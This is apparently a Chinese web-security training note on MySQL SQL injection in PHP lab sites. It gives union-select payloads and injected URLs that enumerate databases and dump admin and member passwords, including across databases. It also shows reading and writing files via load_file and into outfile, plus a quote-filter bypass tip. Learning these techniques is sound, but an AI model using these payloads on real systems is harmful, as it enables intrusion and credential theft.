


Day42 WEB攻防-PHP应用&MYSQL架构&SQL注入&跨库查询&文件读写&权限操作



1.知识点

- 1、ASP-SQL注入-Access数据库
 - 2、ASP-默认安装-数据库漏洞下载
 - 3、ASP-IIS-CVE&短文件&解析&写入
-

- 1、PHP-MYSQL-SQL注入-常规查询
 - 2、PHP-MYSQL-SQL注入-跨库查询
 - 3、PHP-MYSQL-SQL注入-文件读写
-

2.演示案例



- 1 MySQL注入：（目的获取当前web权限）
- 2 1、判断常见四个信息（系统，用户，数据库名，版本）
- 3 2、根据四个信息去选择方案
- 4 root用户：先测试读写，后测试获取数据
- 5 非root用户：直接测试获取数据

2.1 PHP-MYSQL-Web组成架构



- 1 服务器安装MYSQL数据库，搭建多个站点，数据库集中存储MYSQL数据库中管理
- 2 可以都使用root用户管理也可以创建多个用户进行每个网站对应的数据库管理
- 3 1、统一交root用户管理
- 4 `www.zblog.com = zblog = root =>MYSQL`
- 5 `www.demo01.com = demo01 = root =>MYSQL`
- 6 2、一对一用户管理（推荐）
- 7 `www.zblog.com = zblog = zblog =>MYSQL`
- 8 `www.demo01.com = demo01 = demo01 =>MYSQL`

2.2 PHP-MYSQL-SQL常规查询



- 1 获取相关数据：
- 2 1、数据库版本-看是否符合`information_schema`查询-`version()`
- 3 2、数据库用户-看是否符合ROOT型注入攻击-`user()`
- 4 3、当前操作系统-看是否支持大小写或文件路径选择-`@@version_compile_os`
- 5 4、数据库名字-为后期猜解指定数据库下的表，列做准备-`database()`
- 6
- 7 MYSQL5.0以上版本：自带的数据库名`information_schema`
- 8 `information_schema`：存储数据库下的数据库名及表名，列名信息的数据库
- 9 `information_schema.schemata`：记录数据库名信息的表
- 10 `information_schema.tables`：记录表名信息的表
- 11 `information_schema.columns`：记录列名信息表

```

12  schema_name: information_schema.schemata记录数据库名信息的列名值
13  table_schema: information_schema.tables记录数据库名的列名值
14  table_name: information_schema.tables记录表名的列名值
15  column_name: information_schema.columns记录列名的列名值
16
17  order by 6
18  union select 1,2,3,4,5,6
19  union select 1,2,3,database(),user(),6
20  union select 1,2,3,version(),@@version_compile_os,6
21  union select 1,2,3,4,group_concat(table_name),6 from information_schema.tables where
    table_schema='demo01'
22  union select 1,2,3,4,group_concat(column_name),6 from information_schema.columns where
    table_name='admin'
23  union select 1,2,3,username,password,6 from admin limit 0,1

```

2.3 PHP-MYSQL-SQL跨库查询



```

1  影响条件：当前数据库root用户权限
2  测试不同数据库用户：root demo
3  union select 1,2,3,4,group_concat(schema_name),6 from information_schema.schemata
4  union select 1,2,3,4,group_concat(table_name),6 from information_schema.tables where
    table_schema='zblog'
5  union select 1,2,3,4,group_concat(column_name),6 from information_schema.columns where
    table_name='zbp_member' and table_schema='zblog'
6  union select 1,2,3,mem_Name,mem_Password,6 from zblog.zbp_member

```

2.4 PHP-MYSQL-SQL文件读写



```

1  影响条件：
2  1、当前数据库用户权限
3  2、secure-file-priv设置
4  测试不同数据库用户：root demo
5  union select 1,load_file('d:\\1.txt'),3,4,5,6
6  union select 1,'xiaodi',3,4,5,6 into outfile 'd:\\2.txt'
7  读写的路径的问题：
8  1、报错显示获取路径
9  2、phpinfo页面泄漏
10  如果不知道路径思路：
11  利用常见的默认的中件，数据库等安装路径读取有价值信息
12
13  access无数据库用户
14
15  mysql里面有内置的管理用户，其中root就是默认数据库管理员用户
16  网站上面的数据库都在mysql中，由root或一对一用户去管理
17
18  1、数据库统一管理（root用户）

```

```
19 每个网站的数据库都由root用户统一管理
20 网站A: 192.168.1.4:81 D:/phpstudy_pro/www/Z-Blog 数据库root用户 zblog
21 网站B: 192.168.1.4:82 D:/phpstudy_pro/www/demo01 数据库root用户 demo01
22
23 mysql
24     root(自带默认)
25         网站A testA
26         网站B testB
27
28
29 2、数据库一对一管理（不同用户）
30 自己的网站单独创建数据库用户去管理自己的数据库
31 网站A: 192.168.1.4:81 D:/phpstudy_pro/www/Z-Blog 数据库zblog用户 zblog
32 网站B: 192.168.1.4:82 D:/phpstudy_pro/www/demo01 数据库demo用户 demo01
33
34 mysql
35     testA用户
36         网站A testA
37     testb用户
38         网站B testB
39
40
41 接受的参数值未进行过滤直接带入SQL查询的操作 就是SQL注入产生的原理
42 攻击：利用SQL语句执行你想要的东西（SQL语句能干嘛，注入就能干嘛）
43 SQL语句能干嘛 = SQL语句由谁决定 => 数据库类型决定（为什么mysql注入 oracle注入叫法原因）
44
45 http://localhost:63342/demo01/new.php?id=3
46 select * from news where id=3
47
48 http://localhost:63342/demo01/new.php?id=3 union select 1,2,username,password,5,6 from
admin
49 select * from news where id=3 union select 1,2,username,password,5,6 from admin
50
51 access注入 sqlmap 靠字典去猜 又可能猜不到表名 列名
52
53 mysql
54     demo01
55         admin
56             username,password,id
57             数据
58     zblog
59         zbp_member
60             mem_Name,mem_Password
61             数据
62 Access（单个）
63     表名
64     列名（字段）
65     数据
```

66
67 目的：获取数据
68 肯定一步步得到信息
69
70 查询数据库名demo01下的表名信息（借助information_schema.tables存储查询）
71 `http://192.168.1.4:82/new.php?id=1 union select 1,2,3,group_concat(table_name),5,6`
`from information_schema.tables where table_schema='demo01'`
72
73 查询数据库名demo01下的表名admin的列名信息（借助information_schema.columns存储查询）
74 `http://192.168.1.4:82/new.php?id=1 union select 1,2,3,group_concat(column_name),5,6`
`from information_schema.columns where table_schema='demo01' and table_name='admin'`
75
76 跨库查询：
77 1、数据库统一管理（root用户）
78 每个网站的数据库都由root用户统一管理
79 网站A: 192.168.1.4:81 D:/phpstudy_pro/www/Z-Blog 数据库root用户 zblog
80 网站B: 192.168.1.4:82 D:/phpstudy_pro/www/demo01 数据库root用户 demo01
81
82
83 跨库注入
84 通过B网站的注入点获取A网站的账号密码
85
86 获取mysql下所有数据库名：
87 `http://192.168.1.4:82/new.php?id=1 union select 1,2,3,group_concat(schema_name),5,6`
`from information_schema.schemata`
88
89 `http://192.168.1.4:82/new.php?id=1 union select 1,2,3,group_concat(table_name),5,6`
`from information_schema.tables where table_schema='zblog'`
90
91 `http://192.168.1.4:82/new.php?id=1 union select 1,2,3,group_concat(column_name),5,6`
`from information_schema.columns where table_schema='zblog' and table_name='zbp_member'`
92
93 解决：单引号过滤绕过方式
94 SQL注入语句中用单引号就不要编码，编码就不用单引号（路径，表名，数据库名等）

